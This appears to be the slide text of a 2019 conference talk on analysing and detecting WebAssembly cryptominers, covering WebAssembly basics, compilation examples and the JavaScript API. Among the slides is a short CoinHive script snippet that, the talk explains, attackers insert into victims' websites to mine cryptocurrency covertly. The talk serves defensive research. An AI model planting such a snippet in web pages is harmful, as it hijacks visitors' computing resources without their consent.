17 June 2019

Analyze & Detect WebAssembly Cryptominer

FIRST conference 2019

QuoScient

Whoami

Patrick Ventuzelo

@Pat_Ventuzelo

QuoScient GmbH


- Security Researcher/Engineer

Quolab

- Threat Intel & Response Platform
- Collaborative, Decentralized

What I'm working on?

- Blockchain Transaction Tracking
- Research about Smart contracts, WebAssembly, …
- Malware analysis
- Vulnerability Analysis/Research
- Security tool Development (Octopus, Quolab, …)



Agenda

1. Introduction
2. WebAssembly Basics
3. Module dissection
4. Program analysis
5. WebAssembly Cryptominers
6. Analysis (Coinhive)
7. Cryptominers detection
8. Conclusion

01

Introduction


What is WebAssembly?

- *"Binary instruction format for a stack-based virtual machine"*
  - Low-level bytecode
  - Compilation target for C/C++/Rust/Go/…
- Generic evolution of NaCl & Asm.js
- W3C standard
  - MVP 1.0 (March 2017)
- Natively supported in all major browsers

WEBASSEMBLY

- WebAssembly goals:
  - Be fast, efficient, and portable (near-native speed)
  - Easily readable and debuggable (wat/wast)
  - Keep secure (safe, sandboxed execution environment)
  - Don't break the web (not a JS killer)

A game changer for the web





https://caniuse.com/#feat=wasm


- ~86% of Mobile users & ~87% of Desktop users (06/2019)

Wasm can already be used for games…


- Supported by multiple game engines:
  - Unity3D WebGL (WebAssembly is here!)
  - Unreal Engine 4 (since 4.18), …
- Tanks!
  - Unity3D - Local 2 players
- Demos
  - EpicZenGarden
  - SunTemple
  - AngryBots
  - Funky Karts








Wasm can be used for *huge* web app…



AUTOCAD®

Google Earth




https://web.autocad.com/

Wasm is used for Blockchain smart contracts…

- 2/5 of the Top Cryptocurrencies by MarketCap
- Ethereum #2
  - Decentralized platform that runs smart contracts
  - Ethereum 2.0
    - WebAssembly instead of EVM

- EOS #5
  - Open source smart contract platform
  - Compiled from C++ to WebAssembly



Cryptocurrencies ▾ | Exchanges ▾ | Watchlist

#	Name	Market Cap	Price
1	Bitcoin	$110,653,084,961	$6,424.82
2	Ethereum	$27,904,828,526	$275.02
3	XRP	$12,970,700,332	$0.329436
4	Bitcoin Cash	$9,067,593,665	$523.98
5	EOS	$4,346,481,410	$4.80

- See my talk about "Reverse Engineering of Blockchain Smart Contracts" at REcon Montreal 2018

Wasm is used for (il)legitimate crypto-mining…

- CryptoJacking
  - Unauthorized use of computing resources to mine cryptocurrencies.
- CoinHive
  - Created in 2017
  - Simple API
  - “Our miner uses WebAssembly and runs with about 65% of the performance of a native Miner.”
  - (legit) Proof of Work Captcha
- Attackers just need to insert this snippet of code on victims website:


```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('SITE_KEY', 'john-doe');
    miner.start();
</script>
```

Wasm is used for (il)legitimate crypto-mining…

02

WebAssembly Basics

Source code to WebAssembly

C/C++

```c
int fib(int n)
{
  if (n == 0 || n == 1)
    return n;
  else
    return (fib(n-1) + fib(n-2));
}
```

Rust

```rust
fn fib(n: u32) -> u32 {
    match n {
        0 => 1,
        1 => 1,
        _ => fib(n - 1) + fib(n - 2),
    }
}
```

...

wasm text format


```
(module
 (table 0 anyfunc)
 (memory $0 1)
 (export "memory" (memory $0))
 (export "fib" (func $fib))
 (func $fib (; 0 ;) (param $0 i32) (result i32)
  (block $label$0
   (br_if $label$0
    (i32.ne
     (i32.or
      (get_local $0)
      (i32.const 1)
     )
     (i32.const 1)
    )
   )
   (return
    (get_local $0)
   )
  )
  (i32.add
   (call $fib
    (i32.add
     (get_local $0)
     (i32.const -1)
    )
   )
   (call $fib
    (i32.add
     (get_local $0)
     (i32.const -2)
    )
   )
  )
 )
)
```

binary file (.wasm)

```
0061 736d 0100 0000
0186 8080 8000 0160
017f 017f 0382 8080
8000 0100 0484 8080
8000 0170 0000 0583
8080 8000 0100 0106
8180 8080 0000 0790
8080 8000 0206 6d65
6d6f 7279 0200 0366
6962 0000 0aa7 8080
8000 01a1 8080 8000
0002 4020 0041 0172
4101 470d 0020 000f
0b20 0041 7f6a 1000
2000 417e 6a10 006a
0b
```

Compilation with Emscripten

- Open Source LLVM to JavaScript compiler
  - SDK that compiles C/C++ into .wasm binaries
  - Includes built-in C libraries
  - C/C++ → LLVM bitcode (Clang)
  - LLVM bitcode → WebAssembly
    - using LLVM WebAssembly – `"EMCC_WASM_BACKEND=1"` flag
    - using "Fastcomp" (LLVM Backend – asm.js) & Binaryen



- Compile with:

```
emcc hello.c -s WASM=1 -o hello.html
```

WebAssembly JavaScript API

- Complete documentation on Mozilla MDN for WebAssembly
  - Methods/Constructors
  - Examples
  - Browser compatibility table

`WebAssembly.instantiate()`
The primary API for compiling and instantiating WebAssembly code, returning both a `Module` and its first `Instance`.

`WebAssembly.instantiateStreaming()`
Compiles and instantiates a WebAssembly mo
source, returning both a `Module` and its first `I`

`WebAssembly.compile()`
Compiles a `WebAssembly.Module` from Web
instantiation as a separate step.

`WebAssembly.compileStreaming()`
compiles a `WebAssembly.Module` directly fro
instantiation as a separate step.

`WebAssembly.validate()`
Validates a given typed array of WebAssembly
are valid WebAssembly code (`true`) or not (`fa`

`WebAssembly.Global()`
Creates a new WebAssembly `Global` object.

`WebAssembly.Module()`
Creates a new WebAssembly `Module` object.

`WebAssembly.Instance()`
Creates a new WebAssembly `Instance` object.

`WebAssembly.Memory()`
Creates a new WebAssembly `Memory` object.

`WebAssembly.Table()`
Creates a new WebAssembly `Table` object.

`WebAssembly.CompileError()`
Creates a new WebAssembly `CompileError` object.

`WebAssembly.LinkError()`
Creates a new WebAssembly `LinkError` object.


`WebAssembly.RuntimeError()`
Creates a new WebAssembly `RuntimeError` object.


Basic support	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`CompileError`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Global`	No	No	62	No	No	No	No	No	No	62	No	No	No	No
`Instance`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`LinkError`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Memory`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Module`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`RuntimeError`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`Table`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`compile`	57	16	52 *	No	44	11	57	57	Yes	52 *	44	11	7.0	8.0.0
`compileStreaming`	61	16	58	No	47	No	61	61	No	58	?	No	No	No
`instantiate`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
`instantiateStreaming`	61	16	58	No	47	No	61	61	No	58	?	No	No	No
`validate`	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0

